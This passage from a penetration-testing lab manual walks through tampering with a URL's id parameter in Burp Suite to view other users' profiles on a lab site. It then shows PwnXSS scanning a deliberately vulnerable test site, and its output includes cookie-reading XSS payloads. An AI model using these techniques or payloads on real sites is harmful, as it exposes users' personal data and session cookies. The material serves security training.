
2

Cancel **Apply changes**

Search... 0 matches

Menu Home - MovieScope ... Burp Suite Community ...

25. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.



26. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.


Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

The screenshot shows a Mozilla Firefox window with the title "Home - MovieScope - Mozilla Firefox". The address bar displays the URL "www.moviescope.com/viewprofile.aspx?id=1". The main content area shows a user profile for "john". The profile information includes:

john profile	
ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male
Date of Birth:	15-12-1968
Age:	45

To the right of the profile, there is a sidebar titled "Featured Movie Trailers" with a link "View all". Below the sidebar, a message reads: "Did Not Connect: Potential Security Issue". At the bottom of the browser window, the status bar shows "Menu" and "Burp Suite Community ...".

27. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
28. Switch to the browser window and perform Steps **4-6**. Remove the browser proxy set up in **Step 7**, by selecting the **No proxy** radio-button in the Connection Settings window and click **OK**. Close the tab.




29. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
30. Close all open windows and document all acquired information.

Task 3: Identify XSS Vulnerabilities in Web Applications using PwnXSS

PwnXSS is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.


Here, we will use the PwnXSS tool to scan the target website for cross-site scripting (XSS) vulnerability.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



- Type **cd PwnXSS** and press **Enter** to enter into **PwnXSS** directory.

The screenshot shows a terminal window titled "cd PwnXSS/ - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd PwnXSS/
[root@parrot] ~
#
```

The desktop environment visible in the background includes icons for "README.Licence", "Trash", and a "PwnXSS" folder.

5. To perform scan on target website, type **python3 pwnxss.py -u http://testphp.vulnweb.com** and press **Enter**.

-u: specifies the target url (here, <http://testphp.vulnweb.com>). However, you can select a target URL of your choice.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray icon for a terminal window labeled "cd PwnXSS/ - Parrot Terminal". The terminal window is open and displays the following command-line session:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd PwnXSS/
[root@parrot] ~
# python3 pwnxss.py -u http://testphp.vulnweb.com
```

The desktop background features a dark, geometric pattern. On the left side of the screen, there is a vertical dock containing icons for "README/Exercise", "Trash", and other desktop applications.

6. The PwnXSS tool starts scanning and displays the identified vulnerable website links, as shown in the screenshot.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "python3 pwnxss.py -u http://testphp.vulnweb.com - Parrot Terminal". The terminal content shows the following steps:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd PwnXSS/
[root@parrot] ~
# python3 pwnxss.py -u http://testphp.vulnweb.com
```

Following these commands, the PwnXSS logo is displayed:

PwnXSS {v0.5 Final}
https://github.com/pwn0sec/PwnXSS

Then, the script starts executing:


```
<<<<< STARTING >>>>>
[07:44:00] [INFO] Starting PwnXSS...
*****
[07:44:00] [INFO] Checking connection to: http://testphp.vulnweb.com
[07:44:00] [INFO] Connection established 200
[07:44:00] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[07:44:00] [INFO] Collecting form input key.....
[07:44:00] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[07:44:00] [INFO] Form key name: goButton value: <Submit Confirm>
[07:44:00] [INFO] Sending payload (POST) method...
[07:44:00] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[07:44:00] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
*****
[07:44:01] [INFO] Checking connection to: http://testphp.vulnweb.com/index.php
```

7. Copy any **Query (GET)** link under **Detected XSS** section from the terminal window.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "python3 pwnxss.py -u http://testphp.vulnweb.com - Parrot Terminal". The window contains the output of the pwnxss.py script, which is scanning for XSS vulnerabilities. It prints several log entries indicating connections, warnings about potential XSS points, and critical detections. The terminal prompt at the bottom is "#".

```
Applications Places System python3 pwnxss.py -u http://testphp.vulnweb.com - Parrot Terminal
File Edit View Search Terminal Help
ment.cookie)%3C/script%3E
*****
[08:14:44] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/?pp=12
[08:14:45] [INFO] Connection established 200
[08:14:45] [WARNING] Found link with query: pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Ealert(document.cookie)%3C/script%3E
[08:14:45] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
